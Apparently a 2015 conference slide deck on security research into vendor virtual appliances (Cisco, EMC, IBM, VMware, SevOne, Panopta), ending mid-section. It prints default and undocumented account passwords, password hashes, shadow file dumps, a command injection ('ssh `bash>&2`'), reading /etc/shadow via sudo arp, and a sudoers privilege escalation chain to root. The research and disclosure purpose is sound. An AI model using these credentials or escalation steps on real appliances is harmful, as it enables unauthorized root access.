

Hacking Virtual Appliances



Aligning security strategy
with business goals...



Jeremy Brown, 2015

Agenda

I. Introduction

II. Image Analysis

III. Vulnerabilities

I. (un)documented Accounts

II. Password Litter

III. Misc Bugs

IV. Conclusion

#whoami

- Jeremy Brown
 - Independent researcher / consultant
 - Formerly of Microsoft
 - Windows/Phone/Xbox Security
 - Malware Protection Center
 - Also, Tenable
 - Nessus
 - RE patches

What I'm Not Talking About

- **Relatively** non-critical issues
 - DoS, XSS, information leaks
 - Clickjacking (is this still a thing?)
- Decrypting VM images (if necessary)
 - This is pre-bug hunting stuff

What I'm Talking About

- Remote Shells
 - Command injection
 - Backdoor or “support” accounts
- Privilege Escalation
 - Once we have a shell, let's escalate to root
- Other Interesting Bugs
 - Format strings, misconfigured services
 - Passwords littered all over the filesystem

What is a Virtual Appliance?

- Appliances
 - Network management, Firewall, Kiosk, SIEM, etc
- Virtual Appliance
 - Hardware
 - Software
 - OS with application suite pre-installed

What is a Virtual Appliance?

- Physical Appliance
 - “Let’s give them a box with some Ethernet jacks, restrict functionality and lock update availability to a support contract”
- Virtual Appliance
 - “Let’s dump / configure all the device’s software and OS to a VM image and ship it to datacenters”

What is a Virtual Appliance?

Virtual Appliances: A New Paradigm for Software Delivery

Reduce Development Costs and Time to Market

- Product procurement and distribution is easier, especially for organizations that have remote sites. The virtual appliance uses existing on-site hardware, which means that physical appliances no longer need to be shipped across national borders.

References:

https://www.vmware.com/files/pdf/vam/VMware_Virtual_Appliance_Solutions_White_Paper_08Q3.pdf
https://vmware-partnerpedia-shared.s3.amazonaws.com/documents/Virtual_Appliance_Whitepaper.pdf
http://www.forescout.com/wp-content/media/FS-Virtual_Appliance_Tech_Note.pdf

Important Distinction

- The bugs found aren't specific to environment and Administrator, they are vendor-specific
 - Eg. These are shipped, not created upon provision
- One bug rules them all, just like applications
 - Except VAs aren't apps, they're scalable like PCs

Popular Vendors

- IBM, EMC, HP, Oracle, Symantec, SonicWall, VMware, Cisco
- SAP
 - Thanks a lot for the cloud-only trials!

Pros/Cons for Bug Hunting

- Pros
 - Likely share 95% same code as physical device
 - Common mindset of “customers don’t have root” which leads to shipping a “litter box”
- Cons
 - You can’t really make support phone calls



Why go after these appliances?

- Prevalence
 - More vendors offering both options for delivery
- Entertainment
- Value

Entertainment

- “Here’s an image of my work PC!”
 - .ssh/known_hosts
 - .viminfo, .bash_history

```
[root@localhost ~]# cat .bash_history

ll /usr/local/webuzo/conf/webuzo/emp/emp
echo "" > /root/.bash_history
exit
ll /etc/init.d/
yum install dailog
ll /etc/rc3.d/webuzo
cat /etc/rc3.d/webuzo
ll /etc/rc3.d/
vi /etc/rc3.d/S99webuzos
ll /etc/rc3.d/
chmod 0755 /etc/rc3.d/S99webuzos
ifconfig
rm -rf /etc/udev/rules.d/70-persistent-net.rules
shutdown -h now
[root@localhost ~]# ls -al .bash_history
-rw----- 1 root root 324 Feb  9 20:00 .bash_history
[root@localhost ~]#
```

```
172.16.2.84 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAKsNAALNmzJGArW8FCkm6VH18o2GDAhVwni
172.16.2.104 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDLhyWAt/gRKCGbBAKKIiFH3m4XFcT3mig8w
```

```
# Search String History
?/infrasys
?/fs
? ^\d\{3\}y
?/HYPER
?/hype
?/udev
?/present
?/ignoring
?/dt
?/ifco
?/10
?/localhost
?/Print
?/kmgr
?/24
??Exc
??Exce
?/retain
?/bak
?/ln
??WIN7_AK5w12fb8572bee
```

Entertainment

```
defaultUserName = secureall
wrapper.cpu.timeout = 10
em.configServer.logFileName = sem-config
disableVsdsUpgradeFeature = false
java.awt.headless = true
wrapper.arch = x86
catalina.base = /usr/nsx-tcserver
em.majorVersion = 15
em.appliance.logGenerationLevel = Information
invokeDiscoveryForPassiveEntry = true
com.bluelane.edge.MaxSyslogConfig = 2
java.vendor = Oracle Corporation
sun.font.fontmanager = sun.awt.X11FontManager
vsmclient.1.0.5 = true
file.separator = /
mediation.updatablemsg.threadpoolsize = 20
wrapper.lang.domain = wrapper
sun.java.launcher = SUN_STANDARD
em.discovery.maxSyncIntervalSec = 300
s0 = eth1
defaultUserPassword = secureall
```

Entertainment

```
22:34:38 CERWizard|return code : 0|<LVL::Debug>  
22:34:38 CERWizard|encryptCERPassword encrypted pw to 09c498dfe9cfa83f01b555e06e6815bc|<LVL::Debug>  
22:34:38 CERWizard|cluster user password encrypted(hashed) successfully.|<LVL::Info>
```

Enter up to 10 non-salted hashes:

09c498dfe9cfa83f01b555e06e6815bc

Supports: LM, NTLM, md2, md4, md5, md5(md5), md5-half, sha1, sha1(sha1_bin()), sha224, sha256



md5

clusterpassword

References:

install.log

<https://crackstation.net>

Entertainment

```
[root@interscan ~]# cat .pgpass
localhost:5432:iwss:sa:bddcfcbddc
[root@interscan ~]# /usr/iwss/PostgreSQL/bin/psql iwss sa
psql (9.2.8)
Type "help" for help.

iwss=# \list

                          List of databases
  Name      | Owner  | Encoding | Collate  | Ctype    | Access privileges
-----+-----+-----+-----+-----+-----
 iwss       | sa     | UTF8     | en_US.UTF-8 | en_US.UTF-8 | 
 postgres   | iscan  | UTF8     | en_US.UTF-8 | en_US.UTF-8 | 
 template0  | iscan  | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/iscan      +
            |        |          |             |             | iscan=CTc/iscan
 template1  | iscan  | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/iscan      +
            |        |          |             |             | iscan=CTc/iscan
(4 rows)

iwss=# █
```

Entertainment

	.bashrc	1	Regular File	9/23/2004 3:59:...
	.bash_history	1	Regular File	11/7/2014 6:13:...

```
mkdir DB2
mkdir VSC
cd DB2
sftp dwarnke@snjgsa.ibm.cm
sftp dwarnke@snjgsa.ibm.com
ls -l
gunzip ./v10.5fp2_linuxx64_server.tar.gz

.....
rm -f anaconda-ks.cfg
rm -rf .ssh
rm -f .bash_history
exit
```

Entertainment

- WHY WOULD ANYONE SUID ROOT THE ID BINARY!?!?!?

```
[cisco@cisci-pi ~]$ ls -al /usr/bin/id
-rwsr-sr-x 1 root root 25152 Mar 14 2012 /usr/bin/id
[cisco@cisci-pi ~]$ id
uid=501(cisco) gid=502(cisco) euid=0(root) egid=0(root) groups=502(cisco)
[cisco@cisci-pi ~]$
```

ARE YOU NOT



ENTERTAINED?

Value

- These are obviously used in the enterprise
- Enterprises put a lot of money in security
 - Money != Results, but let's not worry about that
 - If nothing else, *we are in compliance*
- Customers (often more than vendors) want these bugs fixed

Why is security so bad?

- Many vendors don't see what the big deal is
 - “Here's a computer, go set it up, it's real easy, change the passwords if you want to, it's fine”
-
- root user password is "bazaar"
 - adempiere user password is "bazaar"
 - The adempiere user has sudo rights.
 - Adempiere/Jboss is managed by /etc/init.d/adempiere (start/stop/status) script
 - Adempiere Server Monitor user: SuperUser/System
 - Upon boot the AVA sends and email with the IP address location of the server for usage tracking reference purposes only



Acquiring VAs

- Vendor Websites
 - “Free Trial”
 - “Request Evaluation”
 - “Demo Now”
 - Some of these are dummy VMs, some are real
- Make a purchase
- Not available
 - Unless you’re a partner with support contract :’(

Agenda

I. Introduction

II. Image Analysis

III. Vulnerabilities

I. (un)documented Accounts


II. Password Litter


III. Misc Bugs


IV. Conclusion

Image Analysis

- Virtual Appliance distribution
 - OVA containers provide the disk image and metadata (VMware, VirtualBox)

 vRPA-disk1.vmdk.gz

 vRPA.mf

 vRPA.ovf

- VAs may also come as just a VHD (Hyper-V)

Image Analysis

- **Dynamic View**
 - Boot up the system and use the local system
 - “What you see is what you get”
- **Procedure**
 - Load VM image into hypervisor
- **Limitations**
 - Trouble if root isn’t default or shell is locked down
 - Motive to find privilege escalation bugs though 😊

Image Analysis

- **Static View**
 - Browse filesystem in a tree view
 - Use regex to look for interesting patterns
- **Procedure**
 - Convert to raw filesystem (eg. qemu-img)
 - Browse with an imager / forensic toolkit
- **Limitations**
 - “First boot” scripts could change initial values

Agenda

I. Introduction

II. Image Analysis

III. Vulnerabilities


I. (un)documented Accounts

II. Password Litter

III. Misc Bugs

IV. Conclusion

Documented Accounts



- **Cisco Paging Server v11**
—OEM for Singlewire Software

Documented Accounts

- SSHD, Webmin and the Web Interface
 - The first two share the same auth system
 - The last one does not
- So what happens when you change the admin password in the web interface?



Admin | Change Password

Documented Accounts

- This section only applies to the web interface

Change the Administrator's Password

In this phase of the installation procedure, you will change your administrator password. InformaCast ships with a default administrative user, admin, so that you can log in and configure the system. In this section, you will change it so that other people familiar with InformaCast won't have complete access to your configuration.

- They never talk about changing sshd/wm credentials
 - The documentation calls out the default password, but **never asks or warns the user to change it!@#**

Documented Accounts

- admin@cisco-paging's password: [**changeMe**]
 - Linux singlewire 3.2.0-4-686-pae #1 SMP Debian 3.2.57-3+deb7u2 i686
 - admin@singlewire:~\$

Documented Accounts

- Cisco might chalk this up a *documentation* bug
 - But you can go own a bunch of paging servers



Undocumented Accounts

- **EMC PowerPath**



```
emcupdate:$2y$10$B.ztCwoqxAinvH  
svcuser:$2y$10$xRanlIvsqYLOXa3A
```

Undocumented Accounts

DICTIONARY ATTACK!



- Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X2])
 - **password** (emcupdate)

Undocumented Accounts

- `$ ssh emcupdate@emc-pp`
 - Password: **[password]**
 - `emcupdate@localhost:~>`
- `https://emc-pp:5480/#update.Config`



Undocumented Accounts

- **IBM** SmartCloud Monitoring (Trial-only tested)



IBM® SmartCloud™ Monitoring monitors the health and performance of a private cloud infrastructure, including environments containing both physical and virtualized components. This software provides the tools needed to assess current health and capacity and model expansion, as needed.

Undocumented Accounts

- 6 users on the system with bash shells
 - 2 users aren't documented

```
root:$1$ljeKS5ht$GD9HeLgkJ9VE.xCJz1
suse-ncc:*:14769:0:99999:7:::
uucp:*:14749:~::~:
uidd:*:14769:0:99999:7:::
wwwrun:*:14749:~::~:
virtuser:$1$qCFDzaUH$.faVfAKTO5oabW
dasusr1:NpVKmvUaRj7x.:15786:0:99999
db2inst1:EJ5Ct1ljwPg7s:15786:0:9999
db2sdfel:uaLj0Zv4ktCns:15786:0:9999
```

Undocumented Accounts

- `$ ssh db2sdfe1@smartcloud`
 - Password: **[smartway]**
- `db2sdfe1@scmtrial:~> id`
 - `uid=1003(db2sdfe1) gid=114(db2fsdm1)`
`groups=16(dialout),33(video),114(db2fsdm1)`

Undocumented Accounts

- VMware Horizon Mobile Manager

```
localhost:~ # cat /etc/shadow
bin:!:15680:0:99999:7:::
daemon:!:15680:0:99999:7:::
haldaemon:!:15680:0:99999:7:::
ldap:!:15680:0:99999:7:::
lp:!:15680:0:99999:7:::
mail:!:15385:0:99999:7:::
man:!:15680:0:99999:7:::
messagebus:!:15680:0:99999:7:::
nobody:!:15385:0:99999:7:::
polkituser:!:15680:0:99999:7:::
postfix:!:15680:0:99999:7:::
root:GYLnYmLYAfWhs:15680:0:99999:7:::
sshd:!:15680:0:99999:7:::
suse-ncc:!:15680:0:99999:7:::
uucp:!:15680:0:99999:7:::
uuid:!:15680:0:99999:7:::
wwwrun:!:15680:0:99999:7:::
postgres:!:15680:0:99999:7:::
nmp:$2y$10$NJ2ip77.QkbmY2dkRmcQie0R5ucPNW2aW7XG0uPSYmDnFH/PW0RqG
:!:15680:0:99999:7:::
tcserver:!:15680:0:99999:7:::
```

Undocumented Accounts

- `$ ssh mmp@vmware-hmm`
 - # This is a dummy banner. Replace this with your own banner, appropriate for the VA
 - `mmp@vmware-hmm`'s password: [**mmp**]
- `mmp@localhost:~> id`
 - `uid=1001(mmp) gid=100(users)`
`groups=100(users),16(dialout),33(video)`

Undocumented Accounts


- VMware probably isn't going to fix it as it's EOL soon

Note: VMware has announced the end of availability (EOA) of VMware Horizon Mobile, effective on March 31, 2013. No further orders for VMware Horizon Mobile will be accepted after this date. The end of General Support date for Horizon Application Manager is November 06, 2015 and the end of Technical Guidance date is November 06, 2017.

- Tested v1.3, so 1.3.1 *may* have fixed this
 - Couldn't find a way to update to 1.3.1
 - So what if customers can't update either?
 - No docs on how to update nor what was fixed

Undocumented Accounts

- Cisco MSE (**M**obility **S**ervices **E**ngine)



Undocumented Accounts

- Two user accounts on this appliance
 - root
 - oracle (!?)
- Upon install, root's password is set by admin
 - oracle* is untouched

Undocumented Accounts

- Cracking the password hash was unsuccessful
 - They must have set the password during install



Undocumented Accounts

- We search the filesystem and finally... BINGO

```
cat > /var/tmp/runme.sh << EOF
#!/bin/sh
. /opt/oracle/oracleenv
# get the oracle uniqueness
HOSTNAME='uname -n'
DNSDOMAIN='cat /etc/resolv.conf|grep ^domain|awk '{print \$2}''
if [ -z \${DNSDOMAIN} ] ; then
    DNSDOMAIN=localdomain
fi
UNQNAME_TAIL='\${HOSTNAME}.\${DNSDOMAIN}'
ORACLE_UNQNAME='\${ORACLE_SID}.\${UNQNAME_TAIL}'
\${ORACLE_HOME}/bin/dbca -silent -createDatabase \
    -templateName /opt/oracle/templates/sampledb.dbt \
    -gdbname \${ORACLE_UNQNAME} \
    -sid \${ORACLE_SID} -sysPassword XmpDbal23 -systemPassword XmpDbal23
EOF
chmod +x /var/tmp/runme.sh
su oracle -c "/var/tmp/runme.sh 2>&1 | logger -p local0.info"
```

Undocumented Accounts

- `$ ssh oracle@cisco-mse`
 - oracle@cisco-mse's password: **[XmpDbA123]**
- `-bash-3.2$ id`
 - uid=440(oracle) gid=201(xmpdba)
groups=200(oinstall),201(xmpdba),202(xmpoper)
context=user_u:system_r:unconfined_t:s0

Undocumented Accounts

- We have user.. but we want root
- Let's take a look at the post-install log file

```
/opt/mse/logs/postinstall.log:+ cp /bin/chmod /opt/mse/framework/bin/setbackupmod  
/opt/mse/logs/postinstall.log:+ chown root:nobody /opt/mse/framework/bin/setbackupmod  
/opt/mse/logs/postinstall.log:+ chmod 4755 /opt/mse/framework/bin/setbackupmod  
/opt/mse/logs/postinstall.log:+ cp /bin/chown /opt/mse/framework/bin/setbackupown  
/opt/mse/logs/postinstall.log:+ chown root:nobody /opt/mse/framework/bin/setbackupown  
/opt/mse/logs/postinstall.log:+ chmod 4755 /opt/mse/framework/bin/setbackupown
```

- Uh, they SUID root copies of **chmod** / **chown**
—I think we can work with that!

Undocumented Accounts

- -bash-3.2\$ ls -al /etc/sudoers
--r--r----- 1 root root 4789 Mar 6 00:27 /etc/sudoers
- -bash-3.2\$
 - /opt/mse/framework/bin/setbackupown *oracle* /etc/sudoers
 - /opt/mse/framework/bin/setbackupmod 644 /etc/sudoers

Undocumented Accounts

- -bash-3.2\$ ls -al /etc/sudoers
 --rw-r--r-- 1 oracle root 4789 Mar 6 00:27 /etc/
 sudoers
- Now that's more like it 😊

Undocumented Accounts

- -bash-3.2\$ echo "oracle ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
- -bash-3.2\$ sudo bash
 - sudo: /etc/sudoers is mode 0644, should be 0440
 - sudo: no valid sudoers sources found, quitting
- Ok, ok, let's clean up after ourselves..

Undocumented Accounts

- Ok, ok, let's clean up after ourselves
- -bash-3.2\$
 - /opt/mse/framework/bin/setbackupown root /
etc/sudoers
 - /opt/mse/framework/bin/setbackupmod 440 /
etc/sudoers

Undocumented Accounts

- -bash-3.2\$ sudo bash
- bash-3.2# id
 - uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) context=user_u:system_r:unconfined_t:s0

Password Litter

- **Panopta OnSight**



- Supported by **CloudFlare**
 - “[..] provides advanced server monitoring and outage management services to both enterprises and SMBs”

Password Litter

- Good job generating random credentials

Panopta OnSight Configuration Console

Panopta OnSight Services

Web console:	https://10.100.100.151
Agent proxy:	https://10.100.100.151:8443
OnSight key:	6xaw-ukab-cjpi-ygfj
Setup Docs:	http://answers.panopta.com/onsight

Password Litter

- But, they forgot to remove the .bash_history

```
su panopta.admin  
rb2svin9bwx7  
su panopta.adin  
su panopta.admin  
id sony
```

—Which just so happened to contain a **typo** 😊

Password Litter

- \$ ssh **panopta.admin@pan-onsight**
—panopta.admin@ pan-onsight's password:
[rb2svin9bwx7]
- [...]
- panopta.admin@onsight:~\$

YOU KNOW WHATS COOLER THAN A REMOTE USER


REMOTE ROOT

Password Litter

- `panopta.admin@onsight:~$ sudo bash`
 - [sudo] password for panopta.admin: **[same pass]**
- `root@onsight:~# id`
 - **uid=0(root) gid=0(root) groups=0(root)**

Password Litter

- Wait, wait..
 - Does that mean they're keeping static passwords for users other than the customer's admin account?



Silent Patches

- **SevOne**

- NMS (Network Management System)

SevOne monitors the performance of your networks, applications, and servers. No need to worry about costs associated with extra hardware, modules, databases, security, or licensing. You get everything in an all-in-one, appliance-based solution.

The World's Most Connected Companies Choose SevOne:

verizon

LOCKHEED MARTIN

HBO

CSC

CREDIT SUISSE

comcast

ARAMARK

amADEUS

Silent Patches

- Found an undocumented account

```
cmcdr:$6$6sdAmRBI$xtuK1r7YTts/sLzF6lk5D./g3kR5743FpbQ0Yk5BwwMDwEQNj5S10TlnDyK  
sX/hXWEW2aZfMXTWSK8drmopJM1:15258:0:99999:7:::
```

- \$ ssh cmcdr@sevone
 - Password: **cmcdr**
- [cmcdr@SevOne:/] [S1V: 5.3.6.0] [04:04:55] \$

Silent Patches

- Found a juicy looking SUID binary
- `$ ls -al /usr/bin/aslookup`
 - `-r-s--x--x 1 root bin 12752 Mar 26 2013 /usr/bin/aslookup`
- `$ /usr/bin/aslookup `perl -e 'print "B" x 1023``
 - `*** buffer overflow detected ***: /usr/bin/aslookup terminated`

Silent Patches

- If we search for **cmcdr** account

[PDF] 5.3.8 Release Notes-v3-20150206_1351 - SevOne's ...
networkperformanceforums.com/filedata/fetch?id=1194 ▼

Feb 6, 2015 - Below please find the Release Notes for SevOne 5.3.8. Thank you for being Platform: Removed shell access for cmcdr user. Platform. NMS- ...

- But the URL has been removed...

Silent Patches

- See cache

Page 13

5.3.8 Release Notes

Product Component	Key	Release Notes
Platform	NMS-31588	Upgraded version of libxml2 security.
Platform	NMS-29316	Redis Server: Corrected the URL response and message when redis server stops.
Platform	NMS-27973	MySQL: Handles orphaned temp tables.
Platform	NMS-27765	Platform: Corrected a resource fetch link.
Platform	NMS-26513	Platform: Removed shell access for cmdr user.
Platform	NMS-26332	aslookup : Corrected an issue.

Silent Patches

- The latest for public download was v5.3.6
 - But this was fixed in v5.3.8
- The perks of being a customer I guess



Command Injection

EMC RecoverPoint



EMC RecoverPoint replication provides the continuous data protection you need to recover any application, on any storage array, in any location, to any point in time.

Optimize your RTO and RPO targets by ensuring instant access to data for disaster recovery, operational recovery, and testing. Use RecoverPoint to extend VMware Site Recovery Manager (SRM) beyond snapshots.

Choose the RecoverPoint Appliance (RPA) for highest performance, or install RecoverPoint Virtual Edition for VNX with the virtual RPA (vRPA) for up to 33% lower cost. Use your network more efficiently with policy-based bandwidth reduction that reduces reducing bandwidth consumption by as much as 90%. WAN optimization improves communication robustness, so that data replication can tolerate 50% longer round-trip time (RTT) and up to 5% higher packet loss.

Command Injection

- Default (and unchangeable!) credentials
 - boxmgmt:boxmgmt
- SSH in to the management interface
 - ** Main Menu **
 - [1] Installation
 - [2] Setup
 - [3] Diagnostics**
 - [...]

Command Injection

- I'll take **Diagnostics** for **300**!
 - [...]
 - **[5] Run internal command**
- Oh, that looks promising...
 - Enter internal command: [ssh, etc, etc]

THIS IS

COMMAND INJECTION

Command Injection

- If we try perhaps.. **ssh `bash>&2`**
- **boxmgmt@RecoverPoint:~\$ uname -a;id**
 - Linux RecoverPoint 3.0.56-k3 #11 SMP Tue May 21 13:50:27 IDT 2013 x86_64 GNU/Linux
 - uid=562(boxmgmt) gid=562(boxmgmt) groups=562(boxmgmt)


Command Injection

- **/bin/run_boxmgmt** is the console interface
 - It calls Java for the UI `/home/kos/kashya/archive/classes/com.kashya.recoverpoint.installation.client.jar`
 - **RunInternalCMDUIStep.class** looks like a good one to decompile!

Command Injection

```
public class RunInternalCmdUIStep
[...]  
    allowedCmds.put("arp", Boolean.TRUE);  
    allowedCmds.put("arping", Boolean.TRUE);  
    allowedCmds.put("date", Boolean.FALSE);  
    allowedCmds.put("ethtool", Boolean.TRUE);  
    allowedCmds.put("kps.pl", Boolean.TRUE);  
[...]  
try  
{  
    PrintStream ps = new PrintStream("/tmp/internal_cmd");  
    if (((Boolean)allowedCmds.get(cmdName)).booleanValue()) {  
        ps.print("sudo ");  
    }  
    ps.print(internalCmd);  
    ps.close();  
}
```

Command Injection



Command Injection

- Let's confirm our options in the sudoers file
 - [...]
 - boxmgmt ALL = NOPASSWD: /usr/bin/ssh
 - boxmgmt ALL = NOPASSWD: /usr/sbin/ethtool
 - boxmgmt ALL = NOPASSWD: /usr/sbin/**arp**
 - boxmgmt ALL = NOPASSWD: /usr/bin/arping
 - boxmgmt ALL = NOPASSWD: /usr/bin/kps.pl

Command Injection

- boxmgmt@RecoverPoint:~\$ **sudo arp -v -f /etc/shadow**
 - >> root:\$1\$Hy6MAnOy
\$tIHmRGo2lO4jzlcM42Uto0:13933:0:99999:7:::
 - arp: format error on line 1 of etherfile /etc/shadow !
 - >> daemon:*:16040:0:99999:7:::
 - [...]

Command Injection

- What is the root/admin password?



RecoverPoint: How to reset admin password in RecoverPoint ?

Version 1

created by Ganapa Madhusudan on Jul 3, 2013 8:51 AM, last modified by Ganapa Madhusudan on Jul 3, 2013 8:51 AM

Product:

Recoverpoint

Description:

How to reset admin password in RecoverPoint ?

Fix

This solution requires assistance from EMC. Contact the EMC Customer Support Center or your EMC Customer Service representative for technical assistance. Please quote the solution ID.

For more information, Refer to EMC Knowledgebase article emc178843

Command Injection

- **SolarWinds Log and Event Manager**

A SIEM that makes it easy to use logs for security, compliance, and troubleshooting

Starts at \$4495

